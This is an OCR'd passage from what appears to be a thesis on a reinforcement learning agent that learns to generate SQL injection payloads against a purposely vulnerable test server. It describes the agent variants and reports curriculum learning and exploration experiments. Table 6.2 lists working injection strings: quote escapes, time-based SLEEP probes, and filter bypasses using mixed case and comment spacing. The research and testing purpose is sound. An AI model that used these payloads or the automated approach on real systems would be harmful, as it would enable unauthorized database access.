

Figure 5.5: RND neural network architecture

Both RND and DQN have the same hyperparameter values as described in section 5.2.4

5.3 Agent Operations

5.3.1 Choosing The Next Action

To get the following action, the agent applies an epsilon-greedy policy to enforce a trade-off of exploration versus exploitation. Wheres, when exploration is enforced, the agent selects a random action from the available actions and sends it to the environment. On the other hand, when exploitation is enforced, the agent uses the Q-network to rank the action, the action's position, and the action's type. The Q-network is tuned over time by interacting with the different environments and

adapting its policy to the environment it plays on. A significant difference from an ordinary reinforcement learning technique is the action ranking process. For each of the actions from the available action in the sub goal, we concatenate the current action with the state and apply a prediction of a Q-value. Then, after predecting all actions Q-values, rank the predicted Q-values and select the action with the max Q-value predicted.

Figure 5.6 shows the full process of ranking the actions.



Figure 5.6: Process of ranking the actions

5.4 Variants Experimentation

Above the base architecture that have been described above, different variants have been implemented based on the original architecture. The variants that have been implemented are:

- Replace the self-supervised RNN models auto-encoders with one hot encoder for state representation.
- End to end learning.
- Federated reinforcement learning.
- Smart random agent.

5.4.1 One Hot Encoder State Representation

The one hot encoder variant has been implemented to measure the effectiveness of the auto-encoder representation against the traditional embedding without the deep learning model. Figure 5.7 shows the process of generating a one hot encoder representation.



Figure 5.7: One hot encoder representation process

5.4.2 End To End Goal And Action Learning

An end-to-end learning agent is a variant that is built in a hierarchical approach allowing an end-to-end learning, where the master agent learns the sub-goal to be set at a state and allows the sub-agent to choose an action based on the given sub-goal and state. Figure 5.8 shows the architecture of end_to_end agent.



Figure 5.8: End to end agent architecture

Both goal and action agents carry the same hyperparameters of the original DQN_RND agent in addition to:

- **Tutor Rate**
  - **Min**:0.5
  - **Max**:1
  - **Step Size**:0.1
  - **Optimal Value**:1

5.4.3 Federated Learning

Federated learning is "a loose federation of participating devices (which we refer to as clients) which are coordinated by a central server"(29). The variant that has been implemented is inspired by the federation approach, which requires a few modifications to provide better collaboration between reinforcement learning clients. The main goal of the variant is to implement a decentralized collaborative approach for the reinforcement learning agent. The agent has been implemented by cloning the DQN RND agent and converting its DQN component into a client of a federation server. There are two modifications to the DQN algorithm seen in section 2.2:

- Neural Network Parameters Initialization: at the initialization phase, when the DQN component is initialized, it communicates with the server to get the initial parameters.
- Update And Aggregate The Client Neural Network Parameter: as part of the federation approach, the clients send their parameters to the federation server every few timestamps. Then the federation server aggregate the parameters according to the algorithm given at (29), where the different client's neural network parameter get averaged. Then the federation server sends the aggregated parameters to all clients to synchronize them.

This approach allows the payload generation to scale and increases the generation's throughput. Figure 5.9 shows the architecture of the federated_DQN_RND agent.



Figure 5.9: Federated learning agent architecture

Inspired by (30), the proposed architecture applies a horizontal federated reinforcement learning, where the agents concurrently exploit and coordinate every given timestamp to aggregate the parameters by averaging the parameters from the different federated clients. Above the original hyperpramters in the DQN_RND agent, the Federated variant carry one more hyperpramter:

- **Client Aggregation Rate**
  - **Tested**:[10,20,400,800]
  - **Optimal Value**: 20

5.4.4 Random Agents

A Random Agent is built to measure the influence of the environment sub-goal transition on the accumulated reward. Two variants of the agents have been built:

- Smart Random Agent: An agent that gets limited available actions based on the sub-goal set by the environment.
- Fully random Agent: An agent that can choose all possible actions in a payload.

Chapter 6

Experiments And Results

In the former chapter, the implementation details of the system have been examined. This chapter introduces the experiments made on the system and the metrics used to measure the system's effectiveness and its variants. Furthermore, the chapter compares the different variants of the learners introduced in the last chapter to understand the efficacy of the different features in each agent. This includes stability, scenario forgetfulness, state discovery and exploration, and the efficiency and quality of the exploitation process.

To experiment with the agents in a controlled environment, a web server has been implemented with different vulnerable scenarios to test the agents equally. The scenarios can be seen in appendix A.

The chapter is divided into two main sections. Section 1 introduces the micro-benchmark experiments that are done on the agent. This includes experimenting with the learning process through the set of tasks introduced in A.1 and testing different techniques in the implementation. Furthermore, Section 2 explores the macro benchmark experiments to analyze the tool's effectiveness against production applications. Figure 6.2 shows a summary of the experiments done.

For the easiness and readability of the chapter, table 6.1 shows the short names of agents to provide consistent naming of the variants alongside their features and properties.

Agent Shortname	Agent Properties
DQN_RND Agent	Reinforcement learning agent with deep Q network with Auto encoder state representation and uses Random Network distillation technique for exploration.
DQN Agent	Reinforcement learning agent with deep Q network with Auto encoder state representation.
One_hot_encoder_DQN_RND Agent	Reinforcement learning agent with deep Q network with One hot encoder state representation.
Smart Random Agent	Random agent that limit the random selection of actions based on the sub goals decided based on the current state as seen (refer to figure 4.4 for sub goal selection)
Dumb Random Agent	Random agent that select randomly from all possible actions
End_to_End Agent	Reinforcement learning agent with end to end learning architecture outlined at figure 5.8 with two DQN's (policy to predict goal and policy to predict of actions) with Auto encoder state representation and uses Random Network distillation technique for exploration.
Federated_End_to_End Agent	Reinforcement learning agent with the federated learning architecture outlined at figure 5.9 with clients that uses end to end learning architecture outlined at figure 5.8 with two deep Q network (policy to predict goal and policy to predict of actions) with Auto encoder state representation and uses Random Network distillation technique for exploration.
Federated_DQN_RND Agent	Reinforcement learning agent with the federated learning architecture outlined at figure 5.9 with clients that uses deep Q network with Auto encoder state representation and uses Random Network distillation technique for exploration.

Figure 6.1: Agents short names and their properties



Figure 6.2: Brief summary of the experiments

6.1 Micro Benchmark

Experiment 1.1: Curriculum Learning Effectiveness

Experiment Summary
This experiment studies the effectiveness of applying a learning phase of different tasks to form a curriculum that the agent will learn to reach the final goal. The curriculum tasks are sequenced according to the difficulty of the exploit and by the minimum number of actions needed to exploit the vulnerability of the task. The tasks are divided into two main parts: learning the basic block actions, followed by learning to use the sanitization escaping actions.

Metrics

- **Average timestamp when win criteria reached**
- **Number of episodes until win criteria reached**
- **Max reward received**
- **Length of the generated payload at win criteria: Number of tokens in the payload**

Results
Table 6.1 shows the results of learning on the sequential tasks. Furthermore, the SQL statements reaching the winning criteria are shown in table 6.2. The results show that the exploitation payload is catered to the different scenarios. Furthermore, it can be seen that the time to optimal exploitation varies based on the difficulty of the environment. Moreover, it can be seen from the statistics that the curriculum learning mechanism provided a significant influence on the next tackled scenario, such as seen in cases of tasks 4 and 5 after exploiting tasks 1-3, and 7 and 8 after tackling tasks 1-7, and finally 10 and 11 after tackling tasks 1-9. Experiment 1.2 would convey more details by comparing a variant of an agent without the curriculum learning and exploring the statistics with respect to the seen results in experiment 1.1.

Task		Average timestamp when win criteria reached	Number of episodes until win criteria's reached	Max reward received	Average length of the generated payload
Context Escape And Behaviour Changing	1	3	36	-2	12
	2	4	187	-3	13
	3	4	207	-3	13
	4	2	18	-1	3
	5	2	18	-1	3
	6	3	205	-2	13
	7	3	57	-2	13
	8	1	20	-3	13
Sanitization Escaping	9	6	731	-5	13
	10	5	397	-4	13
	11	6	250	-5	13

Table 6.1: Statistics of the DQN_RND agent in the curriculum learning

Task		SQL Statments
Context Escape And Behaviour Changing	1	SELECT * FROM users WHERE name='e3c31421127527457cbaa02238a888f8' AND SLEEP (0.0)#'
	2	UPDATE users SET pass ='pss' WHERE (name='6bee2b702c8fb201f6299641ddba348a') AND SLEEP (0.0)#')
	3	INSERT INTO 'users' ('name', 'pass') VALUES ('a9a0238c61e0398dde924d9aaabb68e3')#','coestablishment')
	4	SELECT * FROM users WHERE name='1e18def9a53b24b7c2fa19cf244e2cbb'#' LIMIT 1.0
	5	SELECT count(name) FROM users WHERE name='fa9b18551687b28d4b2a2b52a4a1bab6'#' group by 'name'
	6	SELECT * FROM users WHERE name="df615e1e2fe6843d5430f3f8c934470b" AND SLEEP (0.0)#"
	7	SELECT count(name) FROM users group by '0bf7ba3cf4a8d363edc9f90bf05e2c64' AND SLEEP (0.0)#'
	8	SELECT count(name) FROM users group by ('07621734bb6fd4a99918348a9d1f4f66' AND SLEEP (0.0))#')
Sanitization Escaping	9	SELECT * FROM users WHERE (id = 'aaef8aef2b618a5ec12749789692db95' anD SlEeP (0.0))#')
	10	SELECT * FROM users WHERE (id = 'a7ebad3e0744d3530c507ab177a07159')/**/AND/**//**/SLEEP/**/(0.0)#')
	11	SELECT * FROM users WHERE (id = '6ce89eb45baee3c432ef03ffa25cd8fd') & SLEEP (0.0)#')

Table 6.2: SQL statements of the optimal solutions reached by the agent in the Curriculum Learning

Experiment 1.2: Curriculum Learning Agent Versus Without Learning Agent

Experiment Summary
This experiment evaluates the effectiveness of using curriculum learning to face a more complex new scenario against an agent with no curriculum learning facing the same scenario. The experiment was done between a DQN_RND agent that learned task 1 and task 2 and a DQN_RND agent without learning the tasks. The experiment is done by studying the learning of task 3 of both agents and the effectiveness of the historical experience.

Metrics

- **Time To Threshold**
- **Asymptotic Performance**
- **Jump-Start Difference (the average reward difference between the starting points of the agents)**
- **Total Cumulative Reward**

Results
The results showed the effectiveness of applying a curriculum learning by using the tasks ordered by their difficulty. Figure 6.3 showed the significant increase of the cumulative reward with the curriculum learning in task 3 when compared to a variant that exploited task 3 without exploiting tasks 1 and 2. this shows the effect of learning and the possibility of reusing knowledge gained from exploiting different tasks on a new unknown environment.



Figure 6.3: Cumulative Reward of a DQN_RND agent that learned task 1 and task 2 and a DQN_RND agent without learning the tasks

Furthermore, using the metrics seen in the literature (4), figure 6.4 shows that the learning mechanism provided a head-start in its exploitation and reached a threshold performance in a lower number of episodes, which proves that it is more likely to get optimal exploitation that is more catered with the learning mechanism in contrary to the variant that is without the learning.



Figure 6.4: Moving average of a DQN_RND agent that learned task 1 and task 2 and a DQN_RND agent without learning the tasks

Experiment 2: Exploration Of The Results Space

Experiment Summary

The Experiment dives into the effectiveness of incentivized exploration of states with a variant of agent that uses a random network distillation(RND) technique; to incentive the agent to explore a wide range of states using intrinsic reward generated using the capped value of the random network loss added as a reward alongside the sparse reward the agent receives from the environment. The use of RND have been

fully detailed in section 5.2.5. The experiment is done between an agent that does not use RND (DQN agent) and DQN_RND agent.

Metrics

- average rewards overtime
- counts of visits of a state overtime

Results

Figure 6.5 shows that an optimal solution has been reached 5 times faster after embedding the random network distillation technique within the DQN agent due to the encouragement given when exploring new states. The RND incentive reward motivated the agent to look beyond the local optimal solution found at the starting point.



Figure 6.5: The figure shows that the agent with random network distillation converges to the optimal results faster than the original agent that does not receive any intrinsic results.

To further view the results of the experiments from a different perspective, a 3D graphs have been compiled from the number of times an action has been invoked. The 3D model shown in figure 6.6 shows that the DQN_RND agent has a more widespread heat map showing the actions tested in a broader range. Moreover, the DQN_RND agent 3d model shows fewer peaks than the basic DQN agent due to the broader spread of state visited into other states resulting in having the peaks only on the actions that resulted in high return (showed consistent high reward).

